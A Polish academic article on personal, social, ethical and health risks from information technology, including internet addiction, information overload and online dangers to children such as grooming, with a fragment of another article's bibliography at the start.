W społeczeństwie informacyjnym naturalnym zjawiskiem jest wykorzystanie technologii informacyjno-komunikacyjnych w pracy zawodowej oraz życiu prywatnym. Rozwiązania technologiczne, przynosząc wiele korzyści, wywołują również określone, negatywne lub budzące wątpliwości moralne i etyczne zjawiska.

Problematykę dotyczącą zagrożeń dla informatyki i przez informatykę można porównać do procesu diagnozy choroby i sposobu leczenia człowieka. Aby uzyskać zadowalający efekt medyczny, prawidłowo zdiagnozowany pacjent powinien systematycznie stosować właściwe leki, w odpowiednich ilościach i czasie. Zarówno brak stosowania, jak i zastosowanie niewłaściwych lub właściwych w ponadwymiarowych ilościach medykamentów prowadzi zazwyczaj do zgubnych skutków.

Bibliografia

- Główny Urząd Statystyczny, *Rocznik statystyczny RP*, Warszawa 2013.
Goban-Klas T., Sienkiewicz P., *Spoleczeństwo informacyjne. Szanse, zagrożenia, wyzwania*, Wyd. FPT, Kraków 1999.
Golka M., *Bariera w komunikowaniu i społeczeństwo (dez)informacyjne*, PWN, Warszawa 2008.

- Kolbusz E., *Inżynieria systemów informatycznych w e-gospodarce*, PWN, Warszawa 2005.
- Nowak J., *Spółeczeństwo informacyjne – geneza i definicje* [w:] *Spółeczeństwo informacyjne. Doświadczenie i przyszłość*, red. G. Bliźniuk, Wyd. PTI, Katowice 2006.
- Nowicki A., *Wstęp do systemów informacyjnych zarządzania w przedsiębiorstwie*, Wyd. P.Cz., Częstochowa 2002.
- Piecuch A., *Technologia dla edukacji* [w:] „Dydaktyka Informatyki. Informatyka wspomagająca całożyciowe uczenie się”, nr 8 (2013), red. A. Piecuch, W. Furmanek, Wyd. UR, Rzeszów 2013.
- Szymanek V. (red.), *Spółeczeństwo informacyjne w liczbach*, Departament Spółeczeństwa Informacyjnego, Ministerstwo Administracji i Cyfryzacji, Warszawa 2013.
- Walat W., *Przemiany edukacji pod wpływem technologii informacyjno-komunikacyjnych*, „Dydaktyka Informatyki. Informatyka wspomagająca całożyciowe uczenie się”, nr 8 (2013), red. A. Piecuch, W. Furmanek, Wyd. UR, Rzeszów 2013.

Waldemar FURMANEK

Uniwersytet Rzeszowski

ZAGROŻENIA WYNIKAJĄCE Z ROZWOJU TECHNOLOGII INFORMACYJNYCH

RISKS ARISING FROM THE DEVELOPMENT OF INFORMATION TECHNOLOGY

Słowa kluczowe: technologie informacyjne, zagrożenia, zagrożenia osobowe, zagrożenia społeczne; zagrożenia życia osobowego, uczenia się, przeciążenie informacyjne, nieodpowiednie treści, zagrożenia etyczne, wykluczenie cyfrowe, cyberprzestępczość, cyberterrorizm, agresja internetowa

Keywords: information technology, threats, personal risks, social risks, risks of personal life, learning, information overload, inappropriate content, ethical risks, digital exclusion, cyberterrorism, aggression Website

Streszczenie

Problemy zagrożeń osobowych i społecznych wynikające z obecności i niewłaściwego wykorzystywania technologii informacyjnych stanowią obecnie przedmiot badań różnych dyscyplin naukowych. Możliwość wzajemnego wspierania się badaczy tej problematyki wymaga ujednolicenia konwencji terminologicznej i podstawowych założeń teoretycznych.

Summary

Issues of personal and social risks arising from the presence and misuse of information technologies are currently the subject of research scientists of various disciplines. The ability to support each other investigators of the problem requires the unification of convection terminology and fundamental theoretical assumptions.

Określenie problematyki

W ujęciu systemowym środowisko życia człowieka obejmuje zbiory komponentów, które – ze względu na ich charakter – mogą być ujmowane jako podsystemy. Mówimy o komponentach naturalnych, społecznych, technicznych i informacyjnych. Wzajemne ich współdziałanie uzewnętrznia się w postaci tak ukształtowanego środowiska życia człowieka, które z jego podmiotowego punktu widzenia jest najbardziej korzystne, a każdy z komponentów współprzyczynia się do uzyskania oczekiwanej jakości życia człowieka, które pozytywnie lub

negatywnie wpływają na jego samopoczucie. Wszak *jakość świata* decyduje o *jakości życia*. Mówimy o antroposferze człowieka, na którą składają się wszelkie wyniki pracy ludzkiej, które powstały dzięki człowiekowi i mają wspomagać człowieka w wypełnianiu jego funkcji. Antroposfera to komponent biosfery, w której żyje i działa człowiek. Jest to zazwyczaj obszar poddany silnej antropopresji.

W tym miejscu interesuje nas komponent informacyjny, który wypełnia treść pojęcia *informacyjne środowisko życia człowieka*. Dla jego określenia stosujemy nazwę **antropoinfosfera człowieka** (infosfera lub **antropoinfosfera**). Dla człowieka stanowi ona swoistego rodzaju powłokę (*zamykającego klosza*) podlegającą specjalnym prawom, w której ma miejsce informacyjna dez/integracja ludzi i społeczeństwa¹.

Żyjemy w okresie transformacji cywilizacyjnej, której istotą jest przebudowa aksjologicznego modelu życia ludzi i wspólnot. Charakter i zakres tych przemian jest uzależniony od przemian, jakie zachodzą w technologiach kluczowych tej fali rozwoju cywilizacji. Tymi technologiami są systemy technologii informacyjnych. Podkreślić bowiem należy, że należą do nich wszystkie technologie związane z poszukiwaniem i pozyskiwaniem informacji ich gromadzeniem, sortowaniem, segregacją, ale także przechowywaniem, przetwarzaniem, przesyłaniem i likwidacją informacji. W każdym z tych procesów odnajdujemy coraz to nowe technologie informacyjne. Każda z tych technologii udostępnia nam nowe wyniki, jakimi są twory informacyjne, uzyskane z zastosowaniem coraz sprawniejszego i bardziej wydajnego nowego sprzętu informatycznego wykorzystującego nowe metody (najczęściej nowe oprogramowanie). Zmieniają się niezbędne do posługiwania się informacjami kompetencje wszelkich użytkowników nowego sprzętu, ale także zmieniają się kompetencje zawodowe pracowników różnych zawodów.

Nie mniej ważnymi zmianami są te z nich, które ujawniają się w związku ze zmianą w zasięgu wykorzystywania technologii informacyjnych oraz w stopniu ich oddziaływania społecznego. Wszak rozwój technologii ma charakter zawsze wielokierunkowy, w tym także negatywny. Zatem pojawianie się nowego programu komputerowego, systemu operacyjnego, systemów zabezpieczeń pociąga za sobą opracowywanie sposobów i konstruowanie systemów nielegalnego oprogramowania umożliwiającego włamywanie się do tychże nowości – według zapewnień autorów – niezawodnych i doskonale zabezpieczonych.

Taka dynamika zmian rodzi zagrożenia, którym współczesna pedagogika (w tym dydaktyka informatyki) i psychologia powinny poświęcać coraz więcej uwagi, a w szczególności zacząć wykonywać regularne badania naukowe.

¹ J.L. Kulikowski, *Człowiek i infosfera* „Problemy” 1978, nr 3(384), s. 2–6; W. Babik, *Ekologia informacji – wyzwanie XXI wieku*, „Praktyka i Teoria Informacji Naukowej i Technicznej” 2002, nr 1(37), s. 20.

Zastanawiają nas zagrożenia wynikające ze wszechobecności technologii i urządzeń informatycznych, ale także zagrożenia, które mogą pojawić się w przyszłości, czyli związane z wizją dalszego ich rozwoju, czy wreszcie miejscem człowieka w stechnicyzowanym świecie. Interesują nas skutki zawrotnego tempa komputeryzacji, miniaturyzacji, rozwoju mikroelektroniki i wszelkich zaawansowanych technologii współczesnych.

Konsekwencje spontanicznego ich rozwoju mogą być bardzo groźne i to w wielu wymiarach życia zarówno człowieka, jak i otaczającego go świata². Zagrożenia płynące z omawianych zjawisk, w tym przede wszystkim ze strony sprzętu komputerowego i Internetu obejmują zagrożenia osobowe i społeczne. W grupie pierwszej odnajdujemy zagrożenia cielesności człowieka (tzw. zagrożenia fizyczne), zagrożenia dotyczące zjawisk życia psychicznego (zjawisk dotyczących procesów poznawczych) i życia duchowego (w tym zagrożenia moralne i wielorakie uzależnienia)³. W grupie zagrożeń społecznych wyróżniamy te, które dotyczą zjawisk analizowanych w skali lokalnej i te dotyczące skali globalnej. Wymieniamy tutaj zagrożenia dotyczące kultury, w tym zmiany stylu życia, upowszechnienia konsumpcjonizmu, przemian języka (szerzenie uproszczonego kodu językowego). Dynamicznie rozwijają się patologie społeczne różnego rodzaju. Pojawiają się nowe zagrożenia, takie jak przestępczość internetowa, czy cyberterrorizm.

W omawianym kontekście pojawiają się interesujące problemy. Jakie są konsekwencje owych skumulowanych zmian, następujących w jednym miejscu i czasie, a ujawniające się w zmienionym środowisku życia i pracy człowieka? Na ile i kiedy owe zmiany uznać można za zmiany korzystne? Czyli, czy zmiany te uznać można za zmiany pozytywnie wpływające na jakość środowiska, doskonalące to środowisko? Czy w tych procesach dynamicznie następujących zmian pojawiają się wątpliwości, zagrożenia, niebezpieczeństwa?

Istota technologii leży poza nią samą

Dynamika zmian technologii informacyjnych jest bardzo duża. Doświadczamy jej w zjawiskach codziennego życia. Konsekwencje społeczne i gospodarcze są bardzo znaczące. Czy ktoś pamięta jeszcze coś takiego jak pager? Można go zobaczyć w niektórych starszych filmach. To tylko pierwszy przykład z brzegu. Palmtop to inny „gadżet” na wymarciu. Technologie telefonii komórkowej doprowadziły praktycznie do całkowitej likwidacji budek telefonicznych. Jeśli zaś przyjrzeć się samej funkcjonalności, to zobaczymy, że telefon wypiera proste aparaty fotograficz-

² B. Kuźmińska-Sołśnia, *Rola Internetu w społeczeństwie informacyjnym*, <http://w.bibliotece.pl/books/dd59c7064c7847e39456fb92a8d13c07/>

³ G. Kiedrowicz, *Zagrożenia dla edukacji wspomaganiej technologią informacyjną*, <http://gazyta-it.pl/pl/edukacja/5065>

ne, przenośne konsole do gier, odtwarzacze MP3, nawigacje samochodowe, nie mówiąc już o takich urządzeniach jak kalkulatory czy notatniki. Technologie telefonii komórkowej i technologie internetowe przyczyniły się również do spadku liczby wysyłanych kartek pocztowych i listów (MMSy i SMSy). Te urządzenia, które z tradycyjnym telefonem łączy tylko fakt możliwości prowadzenia rozmów, zmieniają świat na naszych oczach. Zmieniają jakość naszego życia.

Warto także zauważyć zjawisko w skali szerszej. Przejście z technologii fotografii analogowych na cyfrowe wymusiło bankructwo firm, które te technologie wykorzystywały, w tym także firmę matkę fotografii analogowej Kodak. Tysiące ludzi zatrudnionych w tej korporacji straciło pracę.

Technologie telefonii komórkowych wyeliminowały tradycyjne technologie telekomunikacyjne. A urządzenia mobilne stają się zabójcami technologii klasycznych. Przykładowo smartfon – urządzenie mobilne łączące technologie telefonii komórkowych z technologiami internetowymi w powiązaniu z tzw. chmurą internetową i Internetem Wszeczhaczy⁴.

Współczesność a zagrożenia dla człowieka

To nie informacje same w sobie stanowią zagrożenie, lecz nierozsądny i nieodpowiedzialny ich wybór oraz ich używanie i wykorzystywanie.

Zagrożenia o charakterze psychologicznym:

- wewnętrzny przymus bycia w sieci;
- ucieczka od świata realnego do sztucznego świata wirtualnego;
- dostęp do patologicznych grup kulturowych;
- alienacja (np. alienuje telepraca).

Zagrożenia o charakterze technicznym:

- zagrożenie utraty danych w wyniku kradzieży lub ich zniszczenie przez człowieka;
- wirusy komputerowe.

Zagrożenia o charakterze medycznym:

- zagrożenia zdrowia człowieka powodowane m.in. pracą przy komputerze, czy szkodliwością promieniowania monitora komputera.

Zagrożenia o charakterze prawnym:

- zagrożenie praw autorskich.

⁴ Smartfon (ang. *smartphone*) – przenośne urządzenie telefoniczne łączące w sobie funkcje telefonu komórkowego i komputera kieszonkowego (PDA – *Personal Digital Assistant*). Pierwsze smartfony powstały pod koniec lat 90. XX w., a obecnie łączą funkcje telefonu komórkowego, poczty elektronicznej, przeglądarki sieciowej, pagera, GPS, jak również cyfrowego aparatu fotograficznego i kamery wideo. W nowszych modelach dostępne są też funkcje typowe dla PDA, jak zarządzanie informacjami osobistymi (ang. *Personal Information Management*).

Zagrożenia o charakterze społecznym:

- niebezpieczeństwo nowych podziałów społecznych spowodowane nierównomiernym dostępem do informacji – problem wykluczenia;
- atomizacja społeczeństwa;
- zanik poczucia służby publicznej;
- problemy ochrony prywatności;
- napływ informacji niezamawianej, nieprawdziwej, niekompletnej.

Zagrożenia informacyjne wynikające z rozwoju współczesności:

- nadmiar informacji;
- pomijanie informacji;
- niezależność informacji;
- rozbieżność informacji;
- problematyczna wartość informacji;
- szum informacyjny;
- stres informacyjny;
- niskie kompetencje informacyjne odbiorców informacji (ang. *information illiteracy*);
- dylematy etyczne.

Zagrożenia osobowe

O skali zagrożenia mogą świadczyć statystyki dotyczące korzystania przez dzieci z Internetu⁵:

- 89% dzieci w Polsce korzysta z Internetu;
- czas korzystania z Internetu przez dzieci wydłuża się. Od roku 2006 do roku 2007 zwiększył się z 15 godzin 56 minut do 24 godzin 27 minut. Pod uwagę brany był średni czas w trakcie jednego miesiąca;
- 45% dzieci (czyli prawie co drugie) korzysta z Internetu codziennie lub prawie codziennie;
- 70% dzieci w wieku 7–14 lat gra on-line⁶.

Zagrożenia cielesności człowieka, zaburzenia ekologii ciała

Człowiek mimo woli uzależnił się od najnowszych technologii informacyjnych. Mam tu na myśli nie tylko takie uzależnienie, które jest obecnie przedmio-

⁵ J. Barlińska, *Edukacja na rzecz bezpieczeństwa dzieci i młodzieży w sieci*, <http://dziecko-wsieci.fdn.plstrona.php/> (dostęp: 21.03.2011).

⁶ <http://old.psychologia.edu.pl/index.php?dz=strony&op=spis&id=169&lang=pl> (dostęp: 17.06.2011).

tem badań lekarzy, psychologów, socjologów, polegające na notorycznym przesiadywaniu przed komputerem i graniu w gry komputerowe, surfowaniem po sieci i komunikowaniem się najczęściej z nieznanymi, ale całkowite sprzężenie wszelkich czynności zawodowych, coraz częściej także prywatnych. Pracownicy instytucji, przedsiębiorstw, szpitali, szkół, uczelni zaczynają każdy dzień pracy od włączenia komputera. Głównymi zagrożeniami płynącymi z niedostosowanego do higieny pracy korzystania z komputera są: problemy ze wzrokiem, schorzenia nadgarstka, problemy z kręgosłupem.

Intensywne korzystanie ze sprzętu komputerowego po pewnym czasie (najczęściej jest to okres przynajmniej kilkuletni) może powodować różnorodne zagrożenia. Zagrożenia te można podzielić na kilka grup.

Chodzi tu nie tylko o niebezpieczeństwo chorób człowieka, ale również o pewne zmiany o charakterze społecznym, jak na przykład zagrożenia z zakresu etyki, w tym takie zjawiska jak wzrost liczby plagiatów, nieformalnych zapożyczeń oraz zanik samodzielnego myślenia i pogłębionej refleksji.

Nadużywanie środków przekazu informacji zwłaszcza telewizora, jak i komputera niesie za sobą wiele niebezpieczeństw. Najbardziej zauważalne są **zagrożenia fizyczne**, które dość łatwo zdiagnozować, choć do niedawna, z uwagi na niedopracowane uregulowania prawne, trudno je było traktować jako choroby zawodowe.

Ten rodzaj zagrożeń dotyczy przede wszystkim cielesności człowieka. A jego treść zależy przede wszystkim od tego jak ową cielesność rozumiemy. Ciało ludzkie wyraża to, co jest tajemnicą człowieka, a nie tajemnicą ciała. Nasze zachowania cielesne wyrażają to, kim jesteśmy, jakie wyznajemy wartości, w jaki sposób rozumiemy sens życia i kim chcemy być dla innych ludzi.

W przypadku zaburzonego rozwoju zdarza się, że poczucie tożsamości danego człowieka zostaje ograniczone niemal wyłącznie do świadomości na poziomie cielesnym. W przypadku prawidłowego rozwoju znaczenie sfery cielesnej ulega stopniowemu zmniejszaniu się w miarę, jak dany wychowanek odkrywa pozostałe wymiary własnej rzeczywistości. Coraz ważniejsza dla niego staje się wtedy jego wrażliwość emocjonalna i moralna, jego zdolność myślenia i wewnętrzna wolność⁷.

Troska o zdrowie to odpowiedzialne odżywianie się, to dostosowanie aktywności i trybu pracy do płci i wieku danej osoby. To właściwy tryb życia, który zapewnia równowagę wysiłku, odpoczynku i snu. To troska o **ekologię ciała** – o to, by nie tylko powietrze, ziemia i woda były czyste, lecz także, by nasze najważniejsze środowisko naturalne, czyli nasza cielesność nie była zatruta fizycznie, chemicznie czy psychicznie⁸.

⁷ M. Dziewiecki, *Formacja sfery cielesnej*, http://www.opoka.org.pl/biblioteka/I/ID/md_0310_cielesna.html

⁸ Tamże.

Uzależnienia behawioralne naruszają też zdrowie somatyczne, narażając na wiele dysfunkcji czy chorób. Najistotniejsze jest to, że osoby owładnięte behawioralnym nałogiem mają poważne trudności z powstrzymaniem się od wykonywania danej czynności, nawet mimo wyraźnych szkód, jakie ono im przynosi. Często wyrwanie się ze szponów własnych behawioralnych przymusów wymaga pomocy innych ludzi i specjalistów⁹.

Uzależnienie behawioralne (lub zachowanie nałogowe – *addictive behavior*) definiować będziemy jako powtarzający się nawyk, który zwiększa ryzyko choroby i/lub związanych z nią problemów osobistych oraz społecznych. Zachowania nałogowe są często subiektywnie odczuwane jako utrata kontroli – pojawiają się pomimo świadomych wysiłków zmierzających do ich powstrzymania lub ograniczenia.

Ujęte w syndromy owe skutki fizjologiczne określane są terminem **Zespół Uzależnienia Internetowego (ZUI)**. Obejmuje on:

- zaburzenia fizyczne – wady postaw, skrzywienia kręgosłupa, wady wzroku, uszkodzenia nerwów odpowiedzialnych za ruchy nadgarstka i dłoni¹⁰;
- zaburzenia wzroku – osoby często korzystające z komputera skarżą się na problemy ze wzrokiem; jest to spowodowane promieniowaniem, które emituje monitor (obecnie coraz rzadziej, gdyż tradycyjne monitory kineskopowe wyparte są przez mniej szkodliwe LCD);
- zespół kanału nadgarstkowego czasami zwanego „ciasnym nadgarstkiem”, występuje przy długotrwałym, nieumiejętnym korzystaniu z klawiatury komputerowej, długotrwałym napięciem mięśni, co może prowadzić do bolesnych skurczów mięśni, co z kolei prowadzi do ucisku tętnicy promieniowej i łuków tętniczych dłoni, a co za tym idzie – niedokrwienia ręki na odcinku nadgarstek – śródreżce – palce;
- naprężenia mięśni pleców i karku, skrzywienie kręgosłupa; nieodpowiednie krzesło czy pozycja mogą być przyczyną skrzywień kręgosłupa. Mogą także powodować RSI (*repetitive strain injury*) – zespół urazów wynikający z chronicznego przeciążenia i nieergonomicznego miejsca pracy;
- przewlekłe bóle ramion, przedramion, przegubów i dłoni, których przyczyny mogą kumulować się, nie dając o sobie znać przez wiele lat.

Podczas pracy, dopiero po długim czasie lub po odejściu od komputera, odczuwamy te wszystkie objawy, dlatego że mózg silnie koncentruje się w czasie pracy na tym, co dzieje się na ekranie i nie potrafi w odpowiednim momencie interpretować sygnałów ostrzegawczych. Są one zagłuszone aż do momentu, gdy stają się nie do wytrzymania.

⁹ R. Poprawa, *W pułapce Internetu* [w:] <http://www.badania.psychologia.uni.wroc.pl/?tytupe=artykul>

¹⁰ A. Hassa, *Komputer w edukacji wczesnoszkolnej. Możliwości i ograniczenia*, „Życie Szkoły” 2000, nr 9, s. 5.

Zagrożenia życia psychicznego

Zagrożenia życia psychicznego najwyraźniej ujawniają się w uzależnieniach psychicznych od Internetu. Obejmują one:

- nerwice, lęki lub w układzie nerwowym tzw. padaczka ekranowa; uzależnienia;
- zatracenie poczucia realizmu – wielokrotna śmierć bohaterów i możliwość „cudownych ozdrowień”;
- zagrożenia społeczne – wyizolowanie ze społeczności grupowej, anonimowość i przestępczość komputerowa;
- zagrożenia intelektualne – bezkrytyczne zaufanie w możliwości komputera¹¹.

Przemiany w procesach uczenia się

Internet jest narzędziem z powodzeniem wykorzystywanym przez dzieci i młodzież w procesie edukacji. Jednym z powodów korzystania przez młodzież z Internetu jest ich otwartość i ciekawość. Internet jest dla nich interesujący i nieznany. Nigdy do końca nie wiadomo, co czeka w sieci. Do korzystania z sieci skłania tematyka stron internetowych. Bez trudu można znaleźć strony z informacjami z różnych dziedzin wiedzy. Dla korzystających z Internetu nie bez znaczenia jest również prosta obsługa stron internetowych oraz element czasu. Użytkownik sieci nie musi się spieszyć, sieć daje czas i nie ponagla, a informacje zawarte w Internecie są dostępne przez całą dobę, przez co również młodzi ludzie chętnie wybierają naukę i zabawę przy pomocy Internetu¹².

Główne zagrożenia intelektualne dotyczą zburzeń w rozwoju i funkcjonowaniu procesów poznawczych człowieka.

Pierwszym podstawowym źródłem tych zagrożeń jest bardzo szybki wzrost ilości informacji, prowadzący do nadmiarowości informacji, przeładowania informacyjnego, Ten szok informacyjny i bezkrytyczne zaufanie do możliwości maszyny. Na gruncie psychologii dogodną płaszczyznę opisu zjawiska szoku informacyjnego stanowią **konceptje stresu**.

Nadmiar danych oraz wielkie tempo ich przekazu – w zestawieniu z ograniczeniami poznawczymi człowieka wynikającymi z właściwości funkcjonalnych uwagi i pamięci – stwarza subiektywne poczucie dezorientacji, chaosu, bezradności a nawet zagrożenia. Całość doznań bywa określana jako **stres informacyjny**, stanowiący jedną z odmian stresu poznawczego.

¹¹ Tamże, s. 5

¹² M. Szymańska, *Rola Internetu w procesie edukacji dzieci i młodzieży*, „Problemy Opiekuńczo-Wychowawcze” 2008, nr 6.

Kontakt z niebezpiecznymi treściami

Do najbardziej uzależniających treści internetowych zalicza się następujące treści:

- internetowa pornografia;
- kopiowanie filmów i muzyki;
- gry sieciowe;
- elektroniczny hazard;
- przeglądanie i gromadzenie dużych ilości informacji z Internetu;
- uzupełnianie oprogramowania;
- hakerstwo;
- poczta elektroniczna;
- handel internetowy;
- pogawędki internetowe (np. grupy dyskusyjne, czaty, fora)¹³.

Dodatkowo możemy wyróżnić **kontakt ze szczególnie niebezpiecznymi dla dzieci i młodzieży treściami**, takimi jak: brutalna przemoc, ksenofobia czy rasizm. O niebezpiecznych treściach mówimy wtedy, kiedy kontakt z nimi może mieć szkodliwy wpływ na psychikę i rozwój dziecka. Część z opisanych powyżej ma nielegalny charakter, np. pornografia dziecięca, ale druga część może znajdować się w Internecie legalnie, np. brutalne sceny. Kontakt z nimi może mieć przypadkowy charakter i być całkowicie niezamierzony. Dziecko może się na nie natknąć przy okazji wyszukiwania jakichś informacji za pomocą wyszukiwarki (i kliknięcie na przypadkowy link) lub też poprzez pobranie błędnego pliku.

O skali zagrożenia mogą świadczyć statystyki dotyczące kontaktu dzieci z niebezpiecznymi treściami w Internecie¹⁴:

- 71% dzieci ma kontakt z treściami pornograficznymi, przy czym 63% trafia na nie w przypadkowy sposób;
- 51% dzieci spotyka się z brutalnymi scenami przemocy, w tym 61% przypadkowo;
- 28% dzieci spotkało się z treściami propagującymi przemoc i nietolerancję;
- 25% dzieci deklaruje, że rodzice nie interesują się ich działaniami w sieci;
- zaledwie 10% dzieci ma regularną opiekę rodziców podczas korzystania z Internetu.

Niechciane i nieodpowiednie treści

Każdy internauta jest narażony na kontakt z treściami, z którymi nie chciałby mieć do czynienia. Są nimi m.in.:

¹³ A. Jakubik, *Zespół uzależnienia od Internetu (ZUI)*, „Studia Psychologica” nr 3, 2002.

¹⁴ J. Barlińska, *Edukacja na rzecz bezpieczeństwa dzieci i młodzieży w sieci*, <http://dziecko.wsieci.fdn.plstrona.php/>? (dostęp: 21.03.2011).

- **materiały promocyjne** – tak zwany spam, przesyłane do indywidualnych użytkowników; mogą to być reklamy, linki prowadzące do stron lub inne materiały w wersji elektronicznej. Spam stanowi nawet do 50% korespondencji krążącej po Internecie; w większości jest niezbyt groźny.
- **niebezpieczne pliki** (wirusy, trojany), szkodliwe dla naszego komputera i oprogramowania.

Podstawowe **rodzaje niebezpiecznych treści** to:

- treści prezentujące przemoc, pornografię;
- treści prezentujące rasizm i ksenofobię;
- treści nawołujące do popełnienia przestępstw;
- treści promujące faszystowski lub inny totalitarny ustrój państwa;
- treści zachęcające do prostytucji lub hazardu;
- treści promujące narkotyki oraz inne używki – najczęściej przez podkreślanie ich rzekomo leczniczych walorów czy wskazanie, że otwierają one człowieka na nową rzeczywistość (np. duchową);
- treści zawierające elementy psychomanipulacji (np. propagujące ruchy religijne uznane za sekty, namawiające do przystąpienia do sekty, treści propagujące anoreksję i bulimię jako styl życia, a nie poważną chorobę, zachęcające do popełnienia samobójstwa itp.).

Zdecydowana większość psychologów jest zdania, że częsty kontakt osób młodych z pornografią ma na nie głęboki, wielowymiarowy i szkodliwy wpływ. Treści pornograficzne są źródłem doświadczeń, które przerastają zdolności adaptacyjne młodzieży i dostarczają im wzorców patologicznych zachowań. Kształtują wypaczony i negatywny obraz świata, relacji międzyludzkich, utrwalają fałszywy obraz kobiecości i męskości. W wyniku kontaktu z pornografią może dojść do erotyzacji psychiki dziecka, napięć, nadpobudliwości psychoruchowej, wystąpienia objawów nerwicowych i depresyjnych¹⁵.

Zgodnie z obowiązującym w Polsce prawem zabronione jest publikowanie treści:

- pornograficznych z udziałem małoletniego, treści pornograficznych związanych z prezentowaniem przemocy lub posługiwaniem się zwierzęciem;
- propagujących publicznie faszystowski lub inny totalitarny ustrój państwa;
- publicznie znieważających jednostkę bądź grupę osób z powodu jej/ich przynależności narodowej, etnicznej, rasowej, wyznaniowej¹⁶.

Wśród innych zagrożeń i przykładów niebezpiecznych treści, z którymi mogą się zetknąć surfujące w Internecie dzieci i młodzież wymienić należy:

¹⁵ J. Lipińska, *Internet i młode pokolenie. Przeciwdziałanie potencjalnym zagrożeniom* [w:] *Internet. Między edukacją, bezpieczeństwem a zdrowiem* pod red. M. Kowalskiego, Maternus Media, Tychy 2008, s. 36.

¹⁶ Tamże, s. 35.

- *cyberbullying* – to przemoc polegająca na wyzywaniu, ośmieszaniu, szantażowaniu czy rozprzestrzenianiu kompromitujących materiałów w sieci przy użyciu technologii informacyjnych i komunikacyjnych (komunikatorów, czatów, stron www, blogów);
- *grooming* – to uwodzenie dzieci przez osoby dorosłe za pomocą Internetu. Do nawiązania bliskiego kontaktu z dziećmi „cyberłowcy” wykorzystują głównie komunikatory internetowe oraz czaty;
- treści propagujące ruchy religijne uznane za sekty;
- treści propagujące anoreksję i bulimię jako styl życia, a nie poważną chorobę;
- treści nawołujące do samobójstw lub samookaleczeń;
- treści promujące narkotyki oraz inne używki – najczęściej przez podkreślanie ich rzekomo leczniczych walorów czy wskazanie, że otwierają one człowieka na rzeczywistość duchową¹⁷.

Przeciążenie informacyjne

Występuje ono przy natłoku informacji, np. przebywanie w wielu pokojach rozmów jednocześnie lub udział w wielu listach dyskusyjnych. **Przeciążenie informacyjne**, jest to przymus pobierania informacji (*information overload*)¹⁸.

Zagrożenia dotyczące sfery duchowości

Cechą Internetu jest możliwość eksperymentowania z tożsamością. Możemy w zadziwiający sposób manipulować własną osobowością, na przykład przypisując sobie inną płęć lub wiek. Eksperymentowanie z tożsamością jest ważną częścią rozwoju człowieka, a kryzysy tożsamości, które przeżywamy, zwłaszcza w młodości są cennymi doświadczeniami dla naszego rozwoju psychicznego. Jeśli wszystkiego nie spróbujemy, nie dowiemy się, co nam najbardziej odpowiada. Kiedy znowu sobie wszystko poukładamy, przybieramy nową tożsamość. Temu stanowi towarzyszy głębsze poczucie własnego „ja”¹⁹. To, co mówimy na swój temat w sieci, tak łatwo możemy ubarwić lub fałszować, że środowisko to staje się kuszącym miejscem do przeprowadzenia eksperymentów. To, że możemy w nim kłamać i zazwyczaj uchodzi nam to na sucho, jest kolejną istotną

¹⁷ Tamże, s. 35.

¹⁸ Dokładniej ten problem omówiono [w:] W. Furmanek, *Antropoinfosfera współczesnego człowieka*, „Dydaktyka informatyki. Informatyka wspomagająca całościowe uczenie się”, nr 8 (2013), s. 49–74,

¹⁹ P. Wallace, *Psychologia Internetu*, Dom Wydawniczy Rebis, Poznań 2000, s. 67.

cechą Internetu. W środowisku tekstowym nie mamy możliwości zademonstrowania swojej wysokiej pozycji społecznej²⁰.

Zagrożenia etyczne. Zagubienie aksjologiczne

Z jednej strony Internet jest bardzo dobrym środkiem do podtrzymywania i nawiązywania kontaktów, z drugiej zaś strony stanowi zagrożenie dla osób korzystających z niego w nieprawidłowy sposób. Na młodego człowieka mogą czyhać liczne niebezpieczeństwa, o których warto więcej wiedzieć, aby przeciwdziałać im w odpowiednim momencie²¹.

Zagrożenia moralne wynikają z łatwego i niekontrolowanego dostępu do informacji; negatywnych postaw i zachowań oraz schematyzmu postępowania. Zagrożenia te mają wielowymiarowy charakter. Zagrożenia moralne to przede wszystkim łatwy i niekontrolowany dostęp dzieci i młodzieży do informacji o treściach niepożądanych. Okazuje się, że nie istnieją żadne naprawdę skuteczne filtry, które uniemożliwią dotarcie do stron moralnie nagannych.

Porady Francuskiego Rzecznika Praw Dziecka dla rodziców:

Zainstalujcie komputer w pokoju dziennym lub innym wspólnym pomieszczeniu. Korzystajcie z Internetu rodzinnie.

Uczcie dzieci ostrożności w obchodzeniu się z Internetem (chodzi tu w szczególności, aby nie podawać informacji osobistych, a także, aby szybko opuścić strony szokujące swoim oddziaływaniem).

Stwórzcie wokół Internetu szczerą dialog ze swoimi dziećmi.

Zagrożenia te możemy podzielić w prosty sposób: na powodowane przez osoby dorosłe i rówieśników²². Dodatkowo, dwie kategorie zagrożeń to: niebezpieczne kontakty on-line i kontakt z niebezpiecznymi treściami. Przy czym panuje powszechne przekonanie, że ze strony dorosłych największe zagrożenie związane jest z wykorzystaniem seksualnym dzieci. Do zjawisk tych należą:

- **Pornografia dziecięca.** Składają się na nią:
 - prezentacja materiałów pornograficznych;
 - produkcja, dystrybucja i posiadanie pornografii dziecięcej.

²⁰ P. Wallace, *Psychologia Internetu...*, s. 42–43.

²¹ *Innowacje i technologie informacyjne przyszłością nowoczesnej edukacji. Wdrażanie rozwiązań informatycznych w procesie kształcenia. Poradnik.* Raport opracowany w ramach projektu: *Praktyka na miarę szyta. Program praktyk pedagogicznych podnoszących jakość kształcenia w zawodzie nauczyciela.* Łódź 2012 [w:] http://wspim.edu.pl/projekty/ndp/do_pobrania/materiały/m3.pdf

²² Całość tego podrozdziału została oparta na artykule: Ł. Wojtasik, *Charakterystyka zagrożeń dzieci w Internecie* [w:] *Jak reagować na cyberprzemoc. Poradnik dla szkół*, red. Ł. Wojtasik, <http://dzieckowsieci.fdn.pl/strona.php/> (dostęp: 20.03.2011).

- **Uwodzenie za pomocą Internetu.** Działanie pedofilów przeniosło się ostatnio z miejsc takich jak park, plac zabaw czy teren przed szkołą do sieci. Nawiązywanie kontaktu z dziećmi jest łatwe poprzez czaty czy komunikatory. Dzieje się tak, ponieważ serwisy te stają się coraz bardziej popularne, rozmówca pozostaje anonimowy, a dzieci są naiwne i nie mają świadomości zagrożenia.
- **Seks wirtualny.** Za sprawą komunikacji w czasie rzeczywistym, jaką umożliwia Internet, pojawiło się zjawisko cyberseksu (wirtualnego seksu). Podobnie jak w przypadku uwodzenia, pedofile rozpoczynają rozmowę z dzieckiem na czacie lub przy użyciu komunikatora, ale nie prowadzi ona do spotkania w rzeczywistości. Aktywność seksualna ogranicza się do kontaktu on-line, dzięki której sprawca doznaje zaspokojenia.
